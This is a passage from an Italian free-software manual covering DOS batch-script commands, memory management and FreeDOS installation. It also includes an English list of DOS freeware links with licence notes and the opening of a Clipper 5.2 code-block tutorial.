:riprendi
```

Esattamente come nell'esempio precedente, con la differenza che il comando '**GOTO**' indica l'etichetta con i suoi due punti iniziali.

364.3.4 Emulazione di un ciclo iterativo

Dal momento che non è disponibile una struttura di controllo per il ciclo iterativo, questo può essere ottenuto solo attraverso l'uso del comando '**GOTO**'. Vale la pena di mostrare in che modo si può ottenere tale risultato.

```
:etichetta_di_ingresso
IF condizione GOTO :etichetta_di_uscita
    ...
    ...
    ...
    GOTO etichetta_di_ingresso
:etichetta_di_uscita
```

```
:etichetta_di_ingresso
    ...
    ...
    ...
IF condizione GOTO :etichetta_di_ingresso
:etichetta_di_uscita
```

I due modelli sintattici mostrano due esempi di cicli iterativi. Nel primo caso si verifica una condizione, in base alla quale si decide se proseguire o se terminare il ciclo; nel secondo si esegue una volta il ciclo e quindi si verifica una condizione per decidere se ripeterlo o se uscire.

364.4 Comandi utili negli script

Alcuni comandi sono particolarmente utili all'interno di script dell'interprete dei comandi. Vengono descritti brevemente nelle sezioni seguenti.

364.4.1 REM

```
REM commento
```

I commenti negli script dell'interprete dei comandi si indicano attraverso un comando apposito: '**`REM`**'. Il funzionamento è evidente: tutto quello che segue il comando, fino alla fine della riga, viene ignorato.

Alcune edizioni del Dos hanno introdotto anche l'uso del punto e virgola, come simbolo per indicare l'inizio di un commento. Segue un esempio tipico di utilizzo di questo comando:

```
REM
REM (c) 2000 Pinco pallino
REM
```

364.4.2 ECHO

```
ECHO [ON|OFF]
```

```
ECHO stringa
```

Il comando interno '**`ECHO`**' ha un significato duplice: da una parte consente di visualizzare un testo; dall'altra controlla la visualizzazione dei comandi contenuti in uno script. Infatti, si distingue il fatto che l'eco dei comandi sia attivo o meno. utilizzando il comando '**`ECHO`**' senza argomenti, si ottiene l'informazione sul suo stato di attivazione. Di solito si disattiva l'eco dei comandi negli script.

> Per disattivare l'eco di un comando particolare, senza disattivare l'eco in generale, basta inserire inizialmente il simbolo '`@`'.

Esempi

`@ECHO OFF`

Disattiva l'eco dei comandi, facendo in modo che anche questo comando non venga visualizzato (si usa per questo il simbolo '`@`').

`ECHO Premi un tasto per continuare`

Mostra un messaggio per spiegare come comportarsi.

364.4.3 PAUSE

```
PAUSE
```

Il comando interno '**PAUSE**' sospende l'esecuzione di uno script in attesa della pressione di un tasto. Il comando emette attraverso lo standard output un messaggio di avvertimento in tal senso. Di solito, per evitare di vedere tale messaggio, si ridirige lo standard output in un file nullo.

Esempi

```
ECHO Premere un tasto per proseguire
PAUSE > C:\NULL
```

Prima mostra un messaggio in cui si avverte che per proseguire occorre premere un tasto, quindi si usa il comando '**PAUSE**' che sospende l'esecuzione dello script, senza però mostrare altri messaggi.

364.4.4 CLS

```
CLS
```

Il comando interno '**CLS**' ripulisce lo schermo. Si utilizza senza argomenti.

364.4.5 CHOICE

CHOICE [*opzioni*] [*testo_di_invito*]

Il comando '**CHOICE**' serve a presentare una richiesta per l'inserimento di una lettera, tra un elenco determinato. La pressione del tasto corrispondente alla lettera scelta, da parte dell'utilizzatore, provoca la conclusione del funzionamento di '**CHOICE**' che restituisce un valore corrispondente alla scelta: zero per la prima lettera, uno per la seconda,...

Si osservi che l'ultimo argomento rappresenta un messaggio che serve all'utente per comprendere il senso della scelta che sta facendo.

Alcune opzioni

/C:*lettera*[*lettera*...]

Permette di fissare l'elenco di lettere che possono essere usate nella risposta. Se non si indica questa opzione, la scelta sarà solo tra '**y**' e '**n**'.

/N

Questa opzione fa in modo di escludere la visualizzazione delle lettere che possono essere scelte. In questo modo si fa affidamento esclusivamente sul testo indicato come ultimo argomento.

/S

Distingue tra maiuscole e minuscole per quanto riguarda le lettere tra cui scegliere.

Esempi

```
CHOICE /C:abcdef Inserisci una lettera
IF ERRORLEVEL 5 GOTO :f
IF ERRORLEVEL 4 GOTO :e
IF ERRORLEVEL 3 GOTO :d
IF ERRORLEVEL 2 GOTO :c
IF ERRORLEVEL 1 GOTO :b
```

```
IF ERRORLEVEL 0 GOTO :a
...
```

In base alla scelta di una lettera da «a» a «f», salta a un punto differente dello script. Si osservi che non sarebbe possibile eseguire l'analisi secondo una sequenza differente, perché '**`IF ERRORLEVEL`**' prende in considerazione tutti i valori di uscita maggiori o uguali a quanto indicato nella condizione.

Dos: gestione della memoria centrale

Quando è nato il Dos non si prevedeva l'uso di memoria centrale oltre il singolo mebibyte (1 Mibyte). In base a questa considerazione veniva articolata l'architettura hardware degli elaboratori «XT» e poi «AT», dove si prevedeva l'uso di un massimo di 640 Kibyte di memoria centrale, riservando la parte successiva, fino alla fine di 1 Mibyte, per la memoria video e altri dispositivi fisici.

In questo senso, il Dos tradizionale può operare con un massimo di 640 Kibyte di memoria centrale; per sfruttarne di più occorrono degli accorgimenti non facili da applicare.

365.1 Gestione particolare

Per sfruttare la memoria oltre il primo mebibyte, si fa uso normalmente di due programmi, avviati attraverso '`CONFIG.SYS`', prima ancora dell'interprete di comandi. Si tratta di '**`HIMEM.SYS`**' e di '**`EMM386.EXE`**'. In generale, le cose si fanno nel modo seguente:

```
DEVICE=C:\DOS\HIMEM.SYS
DEVICE=C:\DOS\EMM386.EXE
```

Il primo dei due programmi può essere utilizzato a partire da architetture i286, mentre il secondo si può inserire solo a partire da architetture i386.

'**`HIMEM.SYS`**' è in grado di utilizzare solo una piccola parte di memoria aggiuntiva, mentre '**`EMM386.EXE`**' permette teoricamente di sfruttare tutto il resto.

In generale, è molto difficile la gestione ottimale della memoria centrale, perché le applicazioni si comportano in maniera differente. Di solito si possono solo fare dei tentativi.

365.2 Comandi appositi

Per sfruttare la memoria centrale che supera la soglia convenzionale, sono disponibili alcuni comandi specifici. In generale, si comincia dalla configurazione con il file '`CONFIG.SYS`': dopo l'attivazione dei gestori speciali della memoria, è possibile indicare di collocare parte dell'interprete dei comandi e dello spazio richiesto dai programmi residenti in memoria, oltre il limite della memoria convenzionale:

```
DOS=HIGH,UMB
```

In seguito, sempre nell'ambito del file '`CONFIG.SYS`', si può richiedere esplicitamente l'avvio di programmi nella memoria alta attraverso la direttiva '**`DEVICEHIGH`**', come si vede nell'esempio seguente:

```
DEVICEHIGH=C:\MOUSE\MOUSE.SYS /2
```

Per quanto riguarda i programmi avviati attraverso l'interprete dei comandi, è disponibile il comando '**`LH`**', ovvero '**`LOADHIGH`**':

`LH` *programma* [*argomenti_del_programma*]

`LOADHIGH` *programma* [*argomenti_del_programma*]

Per esempio, si potrebbe tentare di avviare in questo modo il programma di gestione della tastiera:

```
C:\>LH KEYB IT
```

365.3 Verifica

Il Dos offre un solo programma molto semplice per la verifica dell'utilizzo della memoria: '**`MEM`**'.

```
MEM [opzioni]
```

Se '**`MEM`**' viene usato senza opzioni, visualizza brevemente la quantità di memoria utilizzata rispetto al totale disponibile. È interessante l'opzione '**`/CLASSIFY`**', attraverso la quale è possibile distinguere l'utilizzo della memoria da parte dei programmi residenti; inoltre è interessante l'opzione '**`/FREE`**', con cui si hanno informazioni dettagliate sulla memoria libera.

> Le opzioni disponibili del comando '**`MEM`**' variano molto da una realizzazione all'altra. In generale conviene verificare prima di utilizzarlo, per conoscere le possibilità effettive.

FreeDOS

FreeDOS è il nome di un progetto per la realizzazione di un sistema operativo libero compatibile con il Dos. Il Dos, per quanto limitato, ha delle caratteristiche che lo possono rendere ancora interessante per elaboratori con architettura i86 particolarmente poveri di risorse, come nel caso dei sistemi cosiddetti *embedded*.

366.1 Installazione

L'installazione della distribuzione standard di FreeDOS è abbastanza semplice. Si parte da un dischetto di avvio, con il quale si predispone la partizione e la si inizializza, quindi si prosegue con il programma di installazione che chiede l'inserimento dei dischetti successivi. La riproduzione del dischetto di avvio a partire dalla sua immagine avviene come al solito attraverso il programma '**`RAWRITE.EXE`**', oppure per mezzo di un sistema Unix nei modi già mostrati per GNU/Linux e altri sistemi simili.

```
C:\>RAWRITE FULL.BIN A:
```

L'esempio mostra l'uso di '**`RAWRITE.EXE`**' per ottenere un dischetto dall'immagine rappresentata dal file '`FULL.BIN`'.

La distribuzione standard di FreeDOS si compone di un file-immagine del dischetto di avvio, che potrebbe chiamarsi '`FULL.BIN`', e da una serie di file con estensione '`.ZIP`' che servono per ottenere i dischetti successivi. Ognuno di questi file compressi rappresenta il contenuto di un dischetto, che quindi deve essere prima estratto:

```
C:\>A:
```

```
A:\>UNZIP C:\TMP\BASE1.ZIP
```

L'esempio mostra in breve il procedimento: ci si sposta nell'unità '`A:`' e da lì si estrae il file compresso che probabilmente si trova da qualche parte nel disco fisso.

Questi file compressi rappresentano una raccolta di applicativi e hanno una struttura particolare che viene descritta nel seguito.

- *nome_raccolta* `.1`

  L'archivio compresso deve contenere un file che rappresenta il nome della raccolta, con un'estensione numerica. La raccolta potrebbe essere suddivisa in più archivi ed è per questo che si usa l'estensione numerica, che indica il numero di sequenza dell'archivio nell'ambito della raccolta.

  Il file contiene l'elenco dei pacchetti contenuti, con l'indicazione dell'opzione di installazione predefinita o meno. Si osservi l'estratto seguente (la lettera «Y» rappresenta la conferma all'installazione predefinita):

  ```
  asgn14x: Y
  attr063x: Y
  bwb210x: Y
  choic20x: Y
  ```

- *nome_raccolta* `.END`

  Si tratta di un file vuoto, che rappresenta la conclusione della raccolta, nel senso che non ci sono altri dischetti ulteriori.

- *nome_pacchetto* `.LSM`

  Si tratta di un file che descrive un pacchetto applicativo. Quello che segue è l'esempio del contenuto del file '`DELTR10X.LSM`':

```
Begin3
Title:          deltree
Version:        1.02b
Entered-date:   27 Jul 1999
Description:    Delete a directory and all directories under it
Keywords:       freedos delete
Author:         raster@highfiber.com
Maintained-by:  raster@highfiber.com
Primary-site:   http://www.highfiber.com/~raster/freeware.htm
Alternate-site: www.freedos.org
Original-site:  http://www.highfiber.com/~raster/freeware.htm
Platforms:      dos
Copying-policy: GPL
End
```

- *nome_pacchetto* `.ZIP`

  Si tratta dell'archivio compresso che contiene i file dell'applicativo. In base alla struttura standard di FreeDOS, potrebbe distribuirsi nelle directory '`BIN\`', '`DOC\`' e '`HELP\`'.

Dopo aver preparato i dischetti, si può procedere con l'avvio del sistema attraverso il dischetto di avvio; quindi si passa a predisporre la partizione:

`A:\>`**`FDISK`**

Purtroppo, il kernel di FreeDOS non è in grado di gestire partizioni più grandi di 512 Mibyte, per cui occorre tenerne conto durante l'uso di '**`FDISK`**'. Dopo aver preparato la partizione la si inizializza:

`A:\>`**`FORMAT C: /U`**

Successivamente si trasferisce il sistema, con il comando '**`SYS`**':

`A:\>`**`SYS C:`**

Infine si avvia il programma di installazione che provvederà a chiedere la sostituzione dei dischetti:

`A:\>`**`INSTALL`**

366.2 Impostazione e configurazione

Da quanto è stato descritto sull'installazione di FreeDOS si intende che, pur trattandosi di un sistema Dos, si cerca di introdurre qualche buona idea proveniente da Unix. In particolare, è prevista una struttura per la collocazione dei file:

- '`BIN\`' per contenere i file eseguibili;
- '`DOC\`' per contenere la documentazione che si articola in altre sottodirectory successive, come avviene con GNU/Linux
- '`HELP\`' per contenere i file della guida interna relativa.

Questa struttura potrebbe essere collocata anche a partire da un punto differente della radice dell'unità, in base alle scelte fatte in fase di installazione. In ogni caso, occorre poi predisporre

coerentemente alcune variabili di ambiente: '**PAGER**' per indicare il programma da utilizzare per lo scorrimento dei file delle guide; '**HELPPATH**' per indicare la directory contenente i file delle guide; '**EMACS**' per indicare la directory contenente i file di Emacs.

In condizioni normali, gli applicativi FreeDOS vengono installati a partire dalla directory '`\FDOS\`', per cui la configurazione si traduce nelle istruzioni seguenti nel file '`AUTOEXEC.BAT`':

```
SET PAGER=MORE
SET HELPPATH=C:\FDOS\HELP
SET EMACS=C:\FDOS\EMACS\
```

In base alla documentazione originale, nel caso della variabile di ambiente '**EMACS**' deve essere indicata la barra obliqua inversa finale.

A seconda della distribuzione di FreeDOS, può darsi che il file '`CONFIG.SYS`' debba essere sostituito con uno avente un nome differente. Potrebbe trattarsi del file '`FDCONFIG.SYS`'.

366.3 RxDOS

RxDOS è un altro progetto analogo a FreeDOS, scritto in maniera indipendente. È provvisto di un proprio interprete dei comandi e non ha ancora un suo sistema di installazione. Per provare il funzionamento di RxDOS ci si può avvalere solo di un dischetto, realizzato nel modo seguente:

1. si inizializza il dischetto in qualche modo, assicurando che alla fine sia disponibile un file system Dos-FAT;[1]
2. si esegue lo script '**MAKEBOOT.BAT**', il cui scopo è la predisposizione del settore di avvio nel dischetto;
3. si copiano ordinatamente nel dischetto i file elencati qui sotto.
   - '`RXDOSBIO.SYS`'
   - '`RXDOS.SYS`'
   - '`RXDOSCMD.EXE`'
   - '`RXDVDISK.SYS`'
   - '`AUTOEXEC.DEF`'
   - '`CONFIG.DEF`'

366.4 Riferimenti

- *FreeDOS*

  <http://www.freedos.org>

[1] Il dischetto non deve avere l'etichetta, ovvero non deve avere un nome.

Progetto GNUish

Il progetto «GNUish» è una sorta di derivazione povera del progetto GNU, con lo scopo di rendere disponibile parte del software che compone il sistema GNU anche nei sistemi Dos. Il progetto ha un'importanza molto piccola, ma viene ancora mantenuto. Evidentemente, date le peculiarità dei sistemi Dos, il software che viene adattato non può avere le stesse potenzialità che ha invece in un sistema Unix.

I siti principali da cui si può ottenere copia del materiale prodotto dal progetto GNUish sono quelli seguenti, da cui poi si articolano anche una serie di riproduzioni speculari:

- <*ftp://ftp.simtel.net/pub/simtelnet/gnu/gnuish/*>

In questo capitolo viene mostrato il funzionamento di alcuni programmi, nell'ambito del sistema Dos, per i quali è il caso di spendere qualche parola.

367.1 Programmi di servizio vari

Molti dei programmi di servizio del progetto GNU sono disponibili anche per Dos. Tuttavia, è il caso di osservare alcune particolarità che possono confondere chi è abituato a usare sistemi Dos.

La prima cosa da notare è il fatto che i percorsi si possono indicare secondo lo stile Unix, utilizzando barre oblique normali. Per esempio:

```
C:\>MV C:/PRIMO/SECONDO C:/TERZO
```

Diversamente, utilizzando lo stesso comando, ma secondo l'indicazione tipica del Dos, la cosa può funzionare ugualmente, oppure si possono presentare delle segnalazioni di errore. Bisogna tenere presente la possibilità.

Un'altra cosa da notare è l'uso dei caratteri jolly, che con questi programmi segue la logica di Unix, dove l'asterisco indica qualunque nome, senza trattare in modo speciale il punto di separazione dell'estensione:

```
C:\>CP C:/PRIMO/SECONDO/* C:/TERZO
```

L'esempio mostra proprio questo fatto: vengono copiati tutti i file contenuti nella directory '`C:\PRIMO\SECONDO\`', nella directory '`C:\TERZO\`'.

367.2 Gnuplot

Il funzionamento generale di Gnuplot è descritto nel capitolo 331. Per funzionare, questa edizione di Gnuplot richiede due file: '`GNUPLOT.EXE`' e '`GNUPLOT.GIH`'. Il primo dei due è l'eseguibile in grado di gestire la grafica VGA, mentre il secondo contiene le informazioni della guida interna.

> Se si vuole accedere alla guida interna, è necessario che il file '`GNUPLOT.GIH`' si trovi nella directory corrente. Forse è sufficiente utilizzare il comando '**`APPEND`**' del Dos per risolvere il problema.

367.3 Spreadsheet Calculator

Il funzionamento generale di SC (Spreadsheet Calculator) è descritto nel capitolo 330. La versione per Dos funziona correttamente (è sufficiente disporre dell'eseguibile '**SC.EXE**'), riconoscendo anche l'uso dei tasti freccia, per cui non si è più costretti a utilizzare le lettere '**h**', '**j**', '**k**' e '**l**'.

367.4 Ispell

Ispell è descritto in generale nel capitolo 269. Questa edizione di Ispell richiede due file: 'ISPELL.EXE' e 'ISPELL.DIC'. Come si intuisce, il primo è l'eseguibile, mentre il secondo è il file del dizionario. Purtroppo, il file 'ISPELL.DIC' non è sostituibile o eliminabile; l'unica cosa che si può fare è predisporre un dizionario personalizzato che si richiama con l'opzione '**-p**'.

ISPELL [-d *dizionario_standard*] [-p *dizionario_personale*] *file*

Quella che si vede è la sintassi essenziale su cui si può contare nell'edizione di Ispell per Dos. Il file del dizionario standard, 'ISPELL.DIC', può essere collocato nella stessa directory in cui si trova il file eseguibile; altrimenti si deve usare l'opzione '**-d**' per indicarlo esplicitamente.

Il dizionario personale è un file di testo normale (Dos), che può anche essere creato inizialmente dallo stesso Ispell. L'esempio seguente, mostra il caso in cui si voglia analizzare il file 'LETTERA.TXT' attraverso il dizionario standard e il dizionario personale 'VOCAB.TXT'. Se il file 'VOCAB.TXT' non dovesse esistere, verrebbe creato per l'occasione.

```
C:\LETTERE>ISPELL -p VOCAB.TXT LETTERA.TXT
```

367.5 Perl

Perl è un linguaggio di programmazione descritto in generale a partire dal capitolo 295. L'edizione Dos dell'interprete Perl richiede due file: 'PERL.EXE' e 'PERLGLOB.EXE'. È sufficiente che questi siano disponibili nei percorsi degli eseguibili della variabile di ambiente '**PATH**'.

Bisogna tenere a mente che si tratta di una versione molto vecchia del linguaggio, per cui alcune novità non saranno disponibili. Inoltre, l'avvio dei programmi può avvenire solo richiamando direttamente l'interprete:

```
C:\ESERCIZI>PERL FATT.PL 5
```

L'esempio mostra l'avvio del programma Perl contenuto nel file 'FATT.PL', che riceve un argomento costituito dal numero cinque.

367.6 Riferimenti

- Darrel Hankerson, François Pinard, *The GNUish Project*

  <*ftp://ftp.simtel.net/pub/simtelnet/gnu/gnuish/gnuish_t.htm*>

The valuable DOS Freeware page

Links to valuable free Dos programs working on low equipped computers.

This material appeared originally at '`http://www.geocities.com/SiliconValley/7737/`', in 1996. Now it is incorporated inside the Italian document ''Appunti di informatica libera'', and it might be reached at the URI <*http://a2.swlibero.org/the_valuable_dos_freeware_page.html*>.
Questo materiale è apparso in origine, nel 1996, presso '`http://www.geocities.com/SiliconValley/7737/`'. Adesso viene incorporato nel documento «Appunti di informatica libera» e può essere raggiunto attraverso l'URI <*http://a2.swlibero.org/the_valuable_dos_freeware_page.html*>. L'intento dell'autore è solo quello di continuare a curare un vecchio lavoro che potrebbe essere ancora utile, nonostante si tratti di riferimenti a software in parte libero e in parte solo gratuito, oltre che evidentemente obsoleto.

368.1 Introduction

The Dos operating system meant much for many people. Today, proprietary Dos-like operating systems seem to be no more developed. In this situation, the only possible future for Dos is the ''free'' software, and it is not just a matter of money anymore.

Unfortunately, ''free'' is a word with many meanings. Today, this is still the biggest obstacle to the future of the Dos world. There is so much software for Dos, with so many different license agreements. The typical Dos user doesn't mind to it. But this problem prevents the realization of big serious projects based on it.

Today, the Dos world needs *philosophy*, and the GNU idea is still the right one (<*http://www.gnu.org*>).

The author of this space would like to list here only ''free software'' in the sense stated by the Free Software Foundation, **but it is impossible**, as there isn't enough good real free software for Dos.

The listed software is meant to work on i286 and below.

It is attempted to give some kind of classification about the legal condition of the software presented here. The definition used might be outdated, or there might be other wrong assumption. In particular, the definition ''public domain'' means here, in most cases, that there is the source, but there is no clear license statement.

Beside the URI links of some FTP services there is an additional ‘‘search link’’ that queries a FTP search engine for the same file. These additional links should be used when there are troubles with the main links.

Anyone can link this document anywhere, so, there is no need to ask for it. Anyway, it is better to link to this document using at the file name <*http://a2.swlibero.org/the_valuable_dos_freeware_page.html*>.

In the future, many links may disappear on this page, because of more selective choices concerning software license.

368.2 OS and GUI

- FreeDOS [1] <*http://www.freedos.org*>
- FreeGEM [2] <*http://www.cableone.net/eathan/gem.htm*>

368.3 Utility

archive, **backup**

- Gzip [3] - ‘`.GZ`’ archive compressor and extractor. <*ftp://ftp.simtel.net/pub/simtelnet/msdos/compress/gzip124.zip*> <*http://www.alltheweb.com/search?cat=ftp&q=gzip124.zip*>
- TAR [4] - portable TAR - DOS/UNIX backup, compressor, with hardware support. <*ftp://ftp.simtel.net/pub/simtelnet/msdos/arcers/tar320g.zip*> <*http://www.alltheweb.com/search?cat=ftp&q=tar320g.zip*>
- Untgz [5] - ‘`.TGZ`’, ‘`.TAR`’, ‘`.GZ`’, ‘`.ZIP`’ file extractor. <*ftp://ftp.simtel.net/pub/simtelnet/msdos/arcers/untgz095.zip*> <*http://www.alltheweb.com/search?cat=ftp&q=untgz095.zip*>
- Info-ZIP [6] - ‘`.ZIP`’ compatible compression and extraction utility. <*http://www.info-zip.org/pub/infozip/*> <*ftp://ftp.info-zip.org/pub/infozip/MSDOS/*>
- Restaur [7] - Replacement for Dos Restore, <*ftp://ftp.simtel.net/pub/simtelnet/msdos/diskutil/restaur1.zip*> <*http://www.alltheweb.com/search?cat=ftp&q=restaur1.zip*>

communication

- DosFax [8] - Send a fax using Dos command line <*http://www.Adr.de/speicherplatz/cs/dos-fax.htm*>
- Bgfax [9] <*http://www.blkbox.com/~bgfax/*>
- Rifs [10] - Disk sharing over a serial line, <*ftp://ftp.simtel.net/pub/simtelnet/msdos/lan/dos-rifs2.zip*> <*http://www.alltheweb.com/search?cat=ftp&q=dosrifs2.zip*>

directory, **file**

[1] **FreeDOS** GNU GPL
[2] **FreeGEM** GNU GPL
[3] **Gzip** GNU GPL
[4] **TAR (Dos)** public domain
[5] **Untgz** GNU GPL
[6] **Info-ZIP** free software with special license
[7] **Restaur** cannot be sold for profit
[8] **DosFax** public domain
[9] **Bgfax** promised to become free software
[10] **Rifs** cannot be sold for profit

- WCD [11] - Powerful chdir for Dos and Unix <*http://www.xs4all.nl/~waterlan/*>

disk

- Fips [12] - Non-destructive splitting of hard disk partitions <*ftp://ftp.simtel.net/pub/simtelnet/msdos/diskutil/fips15.zip*> <*http://www.alltheweb.com/search?cat=ftp&q=fips15.zip*>
- Part [13] - MBR partition manager <*http://www.intercom.com/~ranish/*>

help

- NG_clone [14] - Norton Guides clone <*ftp://ftp.simtel.net/pub/simtelnet/msdos/txtutl/ngclon11.zip*> <*http://www.alltheweb.com/search?cat=ftp&q=ngclon11.zip*>

shell

- DC [15] - The Dos Controller - A Norton Commander clone <*ftp://ftp.simtel.net/pub/simtelnet/msdos/fileutil/dc-sk.zip*> <*http://www.alltheweb.com/search?cat=ftp&q=dc-sk.zip*>

system

- Cmos [16] - Save/Restore extended C/MOS <*ftp://ftp.simtel.net/pub/simtelnet/msdos/sysutl/cmos93cd.zip*> <*http://www.alltheweb.com/search?cat=ftp&q=cmos93cd.zip*>
- KGB [17] - Utility to monitor some Dos functions and reporting into a log file <*ftp://ftp.simtel.net/pub/simtelnet/msdos/sysutl/kgb104.zip*> <*http://www.alltheweb.com/search?cat=ftp&q=kgb104.zip*>

text

- Vim [18] - VI improved, a small text editor that can handle very big files with low RAM <*ftp://ftp.simtel.net/pub/simtelnet/msdos/editor/vim53d16.zip*> <*http://www.alltheweb.com/search?cat=ftp&q=vim53d16.zip*>

See also:

- Richard L. Green, *Free software for Dos*
  <*http://www.geocities.com/rlcgreen/softlib1.htm*>

368.4 Network

packet driver

- PC/TCP Packet Driver Collection [19] <*ftp://ftp.crynwr.com/drivers/*> <*ftp://ftp.crynwr.com/drivers/pktd11.zip*>

[11] **WCD** GNU GPL
[12] **Fips** GNU GPL
[13] **Part** public domain
[14] **NG_clone** public domain
[15] **DC** public domain (no license at all, and no sources)
[16] **Cmos** public domain
[17] **KGB** public domain
[18] **Vim** free software with special license
[19] **Crynwr packet driver collection** GNU GPL

- WATTCP [20] - TCP/IP library routines <*http://www.wattcp.com/*>
- DOS PPPD [21] - Dos port of Linux PPP packet driver <*ftp://ftp.simtel.net/pub/simtelnet/msdos/pktdrvr/dosppp05.zip*> <*http://www.alltheweb.com/search?cat=ftp&q=dosppp05.zip*>
- Comring [22] - packet driver emulating ethernet over serial link(s) <*http://wizard.ae.krakow.pl/~jb/ComRing/*>

TCP/IP

- WATTCP apps [23] - some common client application using WATTCP library <*http://www.smashco.com/wattcp/apps.zip*>
- MiniTelnet [24] - TELNET client <*http://www.smashco.com/wattcp/mt.zip*>
- Bobcat [25] - Text based web browser <*http://www.fdisk.com/doslynx/bobcat.htm*> (derived from DosLynx, <*ftp://ftp2.cc.ukans.edu/pub/WWW/DosLynx/*>)
- PCroute [26] - IP routing program for IBM PC <*ftp://ftp.simtel.net/pub/simtelnet/msdos/network/pcrte224.zip*> <*http://www.alltheweb.com/search?cat=ftp&q=pcrte224.zip*>
- PPRD [27] - Turn a dedicated PC (XT/AT) into a LPD server <*ftp://ftp.simtel.net/pub/simtelnet/msdos/lan/pprd200.zip*> <*http://www.alltheweb.com/search?cat=ftp&q=pprd200.zip*>
- NCSA Telnet [28] - Telnet, Ftp,... NCSA <*http://archive.ncsa.uiuc.edu/SDG/Software/PCTelnet/*> <*ftp://ftp.ncsa.uiuc.edu/Telnet/DOS/*> <*ftp://ftp.simtel.net/pub/simtelnet/msdos/ncsatlnt/*>
- NOS (KA9Q) [29] - A complete mini TCP/IP system <*ftp://ftp.simtel.net/pub/simtelnet/msdos/tcpip/*> <*http://www.alltheweb.com/search?cat=ftp&q=e920603.zip*>
  To use NOS you need documentation, for example the package <*ftp://ftp.simtel.net/pub/simtelnet/msdos/tcpip/intronos.zip*>
- SSHDOS [30] - SSH client for Dos <*http://sourceforge.net/projects/sshdos*>
- Talk [31] - Talk client for Dos <*http://www.smashco.com/wattcp/talk-13.zip*>
- ABC-nslookup [32] - DNS query clients for Dos <*http://www.smashco.com/wattcp/nslb01a.zip*>

See also:

- Marc S. Ressl, *Dos Internet Pages*
  <*http://www.fdisk.com/doslynx/*>
- Smash-Co Communications, *TCP/IP for MS-DOS*
  <*http://www.smashco.com/wattcp.asp*>
- *The U-M Software Archive*
  <*http://www.umich.edu/~archive/msdos/communications/wattcp/*>
  <*http://www.umich.edu/~archive/msdos/communications/packet/*>

---

[20] **WATTCP** free of charge library
[21] **DOS PPPD** mixed licenses
[22] **Comring** GNU GPL
[23] **WATTCP apps** cannot be sold
[24] **MiniTelnet** free software with a special license
[25] **Bobcat** GNU GPL
[26] **PCroute** cannot distribute modifications
[27] **PPRD** software non libero: licenza Artistic
[28] **NCSA Telnet** public domain
[29] **NOS** public domain
[30] **SSHDOS** GNU GPL
[31] **Talk** GNU GPL
[32] **ABC-nslookup** UCB BSD

368.5 Compilers

assembler

See the FreeDOS project (<*http://www.freedos.org*>) for assembler compilers.

batch

- BAT2EXE [33] - Compile batch files for speed <*ftp://ftp.simtel.net/pub/simtelnet/msdos/batchutl/bat2ex15.zip*> <*http://www.alltheweb.com/search?cat=ftp&q=bat2ex15.zip*>

C/C++

See the FreeDOS project (<*http://www.freedos.org*>) for C and C++ compilers.

Perl

Perl [34] - Practical Extraction Report Language <*ftp://ftp.simtel.net/pub/simtelnet/msdos/perl/*>

Rexx

- BREXX [35] - Rexx interpreter for Dos/Unix <*http://ftp.gwdg.de/pub/languages/rexx/brexx/html/rx.html*>

xBase

- nanoBase [36] - Mini, but nearly complete xBase <*http://a2.swlibero.org/nanobase_1997.html*>

See also:

- David Muir Shamoff, *Catalog of free compilers and interpreters* <*http://www.idiom.com/free-compilers/*>

368.6 Typesetting

- Nro [37] - A Nroff implementation for Dos <*ftp://ftp.simtel.net/pub/simtelnet/msdos/txtutl/nroff1.zip*> <*http://www.alltheweb.com/search?cat=ftp&q=nroff1.zip*>
- Ghostscript [38] - ''GNU'' original edition - PostScript previewing, conversion, and printing <*ftp://mirror.cs.wisc.edu/pub/mirrors/ghost/gnu/*>
- emTeX [39] - TeX-LaTeX distribution for Dos <*ftp://www.ctan.org/tex-archive/systems/msdos/emtex/*>

368.7 More Dos software sources

- <*ftp://ftp.simtel.net/pub/simtelnet/msdos/*>
- <*http://garbo.uwasa.fi/pc/*>

---

[33] **BAT2EXE** public domain
[34] **Perl** GNU GPL or Artistic
[35] **BREXX** public domain
[36] **nanoBase** GNU GPL
[37] **Nro** public domain
[38] **Ghostscript** GNU GPL
[39] **emTeX** LPPL but some files have different conditions

368.8 Search engines

- <*http://www.alltheweb.com/?c=ftp*>
- <*http://www.shareware.com/*>

Clean the Clipper 5.2

A different way to program using Clipper 5.2 without commands, that is, without the file '`STD.CH`'.

This material appeared originally at '`http://www.geocities.com/SiliconValley/7737/clipper52clean.html`', in 1996. Now it is incorporated inside the Italian document ''Appunti di informatica libera'', and might be reached at the URI <*http://a2.swlibero.org/clean_the_clipper_5_2.html*>.
Questo materiale è apparso in origine, nel 1996, presso '`http://www.geocities.com/SiliconValley/7737/clipper52clean.html`'. Adesso viene incorporato nel documento «Appunti di informatica libera» e può essere raggiunto attraverso l'URI <*http://a2.swlibero.org/clean_the_clipper_5_2.html*>. L'intento dell'autore è solo quello di conservare un vecchio lavoro che potrebbe essere ancora utile, nonostante si tratti di considerazioni su un compilatore proprietario, ormai obsoleto.

Clipper 5.2, as the xBase tradition imposes, is not an ordered, clear, simple programming language. The question is: which is the right way to write a Clipper program? If the intention is not to make a xBase program, but a Clipper program, maybe it can be decided that it is better to use Clipper without commands.

369.1 Step 1: try to compile with the /P parameter

Supposing to compile the file '`TEST.PRG`' this way:

```
C:\>CLIPPER TEST.PRG /P
```

It generates a preprocessed output file ('`test.PPO`'), that is a source file without comments, where commands are translated into real Clipper instructions. That is, all the '**`#COMMAND`**' substitution are executed and the translation is sent to the '`.PPO`' file. It may be difficult to read this file the first time.

369.2 Step 2: understand well the use of code blocks

The code block is a small piece of executable program code that can be stored inside a variable, or can be used as a literal constant. The good of it, is that pieces of code may be sent to functions.

A code block is something like a little user defined function where only a sequence of expressions (functions and/or assignments) may appear: no loops, no conditional structures.

A code block may receive arguments and return a value after execution, just like a function. The syntax is the following, where curly brackets are part of the code block:

{	[*argument_list*]	*exp_list* }

That is: the *argument_list* is optional; the *exp_list* may contain one or more expressions separated with a comma.

For example, calling the following code block will give the string ''hello world'' as result.

```
{ || "hello world" }
```

The following code block requires a numeric argument and returns the number passed as argument incremented:

```
{ | n | n+1 }
```

The following code block requires two numeric arguments and returns the sum of the two square radix:

```
{ | nFirst, nSecond | SQRT(nFirst) + SQRT(nSecond) }
```

But code blocks may contain more expressions and the result of the execution of the code block is the result of the last expression. The following code block executes in sequence some functions and gives ''hello world'' as a result.

```
{ | a, b | functionOne(a), functionTwo(b), "hello world" }
```

To start the execution of a code block a function is used: '**`EVAL()`**'. For example, a code block is assigned to a variable and then executed.

```
B := { || "hello world" }
EVAL( B ) == "hello world"
```

Another example with one parameter.

```
